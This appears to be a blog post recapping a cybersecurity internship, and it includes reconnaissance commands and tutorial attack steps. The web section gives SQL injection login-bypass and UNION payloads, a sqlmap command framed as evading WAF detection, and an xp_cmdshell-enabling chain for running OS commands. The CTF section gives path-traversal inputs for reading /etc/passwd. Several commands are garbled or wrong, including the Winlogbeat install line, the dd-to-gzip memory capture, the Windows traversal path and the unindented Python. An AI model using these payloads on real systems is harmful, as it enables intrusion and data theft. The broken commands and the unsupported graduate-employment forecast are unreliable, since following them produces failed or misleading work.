
Listen to this Post
Introduction:

The 7-week Secured X Wave Summer Internship Program (2025-2026) has successfully concluded, marking a significant milestone in applied cybersecurity education. Operating on a 30% theory and 70% hands-on lab ratio, the program has effectively bridged the gap between academic knowledge and real-world security operations. By integrating foundational networking with advanced ethical hacking, SOC workflows, and digital forensics, the initiative has produced a cohort of interns equipped with immediate, actionable skills to defend modern enterprise infrastructures.
Learning Objectives & Secrets:
- Objective 1: Master Core Infrastructure Hardening – Gain proficiency in Linux system administration and network security controls, understanding how to configure firewalls, manage services, and analyze traffic to prevent initial compromise vectors.
- Objective 2: Execute Web Application Exploitation (Secret Tip) – Move beyond basic vulnerability scanning by chaining SQL injection with OS command injection (e.g., using `xp_cmdshell` on Windows or `UDF` on MySQL) to achieve remote code execution, emulating advanced persistent threat (APT) tradecraft.
- Objective 3: Optimize SOC Triage (Secret Tip) – Utilize SIEM correlation rules not just for alerting, but for proactive threat hunting by writing custom Sigma rules to detect “living-off-the-land” binaries (LOLBins) and analyzing NetFlow data to spot data exfiltration patterns before they trigger standard alerts.
You Should Know:
- Reconnaissance & Network Enumeration with Nmap and Netcat
The foundation of any security assessment begins with reconnaissance. The internship emphasized the use of Nmap for network discovery and service fingerprinting. To emulate this, use the following command to perform a stealthy SYN scan (-sS) with version detection (-sV) on a target subnet:sudo nmap -sS -sV -O -p- -T4 192.168.1.0/24
This command scans all 65,535 TCP ports, detects service versions, and attempts OS fingerprinting. For Windows environments, network enumeration can be performed using `netstat -ano` to identify active listening ports and associated process IDs (PIDs), which is crucial for spotting unauthorized services. To banner grab a specific service (e.g., an exposed SSH server), use Netcat:
nc -v 192.168.1.10 22
The returned banner often reveals the exact software version, allowing you to cross-reference with CVE databases for potential exploits. The secret to effective reconnaissance is not just running these commands, but analyzing the “noise” – identifying unusual open ports (e.g., 4444, 1337) which often indicate backdoors or covert channels.
-
Web Application Exploitation: OWASP Top 10 & SQLi Payloads
The program covered the OWASP Top 10 in depth, focusing on SQL Injection (SQLi) and Cross-Site Scripting (XSS). To test for classic SQLi in a login form, inject:' OR '1'='1' --
If the application is vulnerable, this payload may bypass authentication. For more advanced exploitation, leverage error-based SQLi to extract database information. For a MySQL backend, use:
' UNION SELECT null, database(), user(), version() --
On Linux, tools like `sqlmap` automate this process. A key command to dump an entire database while avoiding WAF detection (using `–random-agent` and
--delay=2):sqlmap -u "http://target.com/vuln.php?id=1" --batch --random-agent --dbs
For Windows-based ASP.NET applications, attackers often utilize `xp_cmdshell` to execute OS commands. The tutorial here involves enabling `xp_cmdshell` via SQL injection if the database service runs with high privileges:
EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE; EXEC xp_cmdshell 'whoami';
This demonstrates how a single SQLi flaw can lead to full system compromise.
3. SOC Operations, SIEM Deployment & Threat Intelligence
The internship simulated a Security Operations Center (SOC) environment using SIEM platforms like Splunk and ELK Stack. A critical step-by-step guide to ingesting logs involves configuring a Windows machine to forward Event Logs via Winlogbeat. First, install Winlogbeat on the Windows host:
Install-WindowsFeature -1ame Winlogbeat
Then, configure the `winlogbeat.yml` file to point to the Elasticsearch cluster:
output.elasticsearch:
hosts: ["<ELK_IP>:9200"]
username: "elastic"
password: "changeme"
On the Linux SIEM server, restart the Elasticsearch service:
sudo systemctl restart elasticsearch
sudo systemctl start kibana
For threat intelligence, the interns were taught to integrate MISP (Malware Information Sharing Platform) to correlate observed hashes with known threat actor groups. To retrieve threat indicators via the MISP API, use curl:
curl -X POST -H "Authorization: YOUR_API_KEY" -H "Accept: application/json" https://<MISP_URL>/attributes/restSearch -d '{"type":"sha256"}'
This fetches a list of malicious hashes, which can then be cross-referenced with endpoint detection logs to identify compromised systems.
4. Digital Forensics & Incident Response (DFIR)
The digital forensics track leveraged Autopsy for disk analysis and Volatility for memory forensics. In a real incident, the first step is to acquire a memory image. On Linux, use `dd` and `gzip` to create a compressed image of a RAM partition (e.g., /dev/mem):
sudo dd if=/dev/mem of=memory_image.dd bs=1M | gzip > memory_image.dd.gz
For Windows, tools like FTK Imager are preferred. To analyze the memory dump for malicious processes or network connections, execute Volatility with the appropriate profile (e.g., Win10x64):
python3 vol.py -f memory_image.dd windows.psscan.PsScan
This command lists hidden and terminated processes, which is crucial for detecting rootkits. Following memory analysis, disk forensics with Autopsy involves creating a new case and ingesting a disk image. Autopsy automatically extracts web history, recent documents, and registry hives. The “Registry Viewer” module in Autopsy is particularly useful for identifying malware persistence mechanisms, such as `Run` keys:
`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
5. Capture The Flag (CTF) Strategies and Tools
The program extensively used TryHackMe and PortSwigger for CTF challenges. A common CTF scenario involves exploiting a vulnerable web application using Burp Suite. To intercept and modify traffic, configure your browser to use Burp’s proxy (127.0.0.1:8080). In Burp, use the “Repeater” tool to manipulate parameters. For example, to test for Local File Inclusion (LFI), change a parameter to:
../../../../etc/passwd
If the server is Linux-based, the `/etc/passwd` file will be returned. For Windows-based CTF environments, try:
......\windows\win.ini
To automate repetitive tasks in CTFs, write a Python script using the `requests` library:
import requests
for i in range(1, 100):
url = f"http://target.com/page?file={i}.txt"
response = requests.get(url)
if "flag" in response.text:
print(f"Flag found: {response.text}")
What Undercode Say:
- Key Takeaway 1: The “70% hands-on” component is non-1egotiable for effective cybersecurity training. Simulated environments like TryHackMe and PortSwigger are essential, but they must be complemented with real-world, complex network topologies (e.g., AD environments, cloud hybrid setups).
- Key Takeaway 2: Bridging the gap between theory and practice requires integrating reverse engineering and memory forensics early. The ability to analyze Volatility outputs and correlate them with SIEM alerts is what differentiates a junior analyst from a seasoned incident responder.
Prediction:
- +1 The internship model adopted by Secured X Wave – combining industry certifications, vendor-agnostic tools, and mentor-led projects – will become the gold standard for cybersecurity academia in South Asia, driving a 40% increase in employable graduates by 2028.
- +1 We predict a surge in demand for “purple team” exercises as a direct result of programs that teach both offensive (Kali, Metasploit) and defensive (SIEM, EDR) skills, creating hybrid professionals who can emulate threats and build mitigations simultaneously.
- -1 However, the rapid expansion of such programs may lead to a standardization of curriculum that fails to cover emerging threats like AI-driven prompt injection attacks and quantum-resistant cryptography, potentially creating a “skill gap 2.0” if not continuously updated.
- +1 The heavy reliance on open-source tools (Wireshark, Autopsy, Volatility) ensures cost-effectiveness and widespread accessibility, encouraging a global community of contributors to refine these tools, thereby accelerating forensic innovation.
- +1 With mentorship from institutions like Pak-Austria Fachhochschule, we anticipate stronger public-private partnerships that will offer more scholarships and inclusivity, tackling the gender and regional disparity prevalent in the tech sector.
- -1 The 7-week duration, while intense, may not be sufficient to deeply master cloud security (AWS/Azure) or API security (JWT, OAuth 2.0 exploitation), which are now the primary attack surfaces for modern enterprises. A follow-up advanced track is recommended.
- +1 As CTF platforms become mainstream in internship curricula, gamification will significantly improve knowledge retention. However, educators must shift focus from “winning” to “process understanding,” ensuring interns can explain why an exploit works, not just how to run it.
- -1 The program’s focus on traditional DFIR (disk/memory) might overlook container forensics (Docker, Kubernetes) and serverless incident response, which are critical for future DevOps environments.
- +1 Overall, this internship acts as a powerful catalyst for the local cybersecurity ecosystem, reducing the reliance on foreign consultancies and fostering homegrown talent capable of handling sovereign security requirements.
- +1 The “Final Project” – presented and judged – is a masterstroke in ensuring accountability and practical application, preparing interns for the high-stakes environment of security operations where a single misstep can lead to massive data breaches.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eXD6sXp6 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


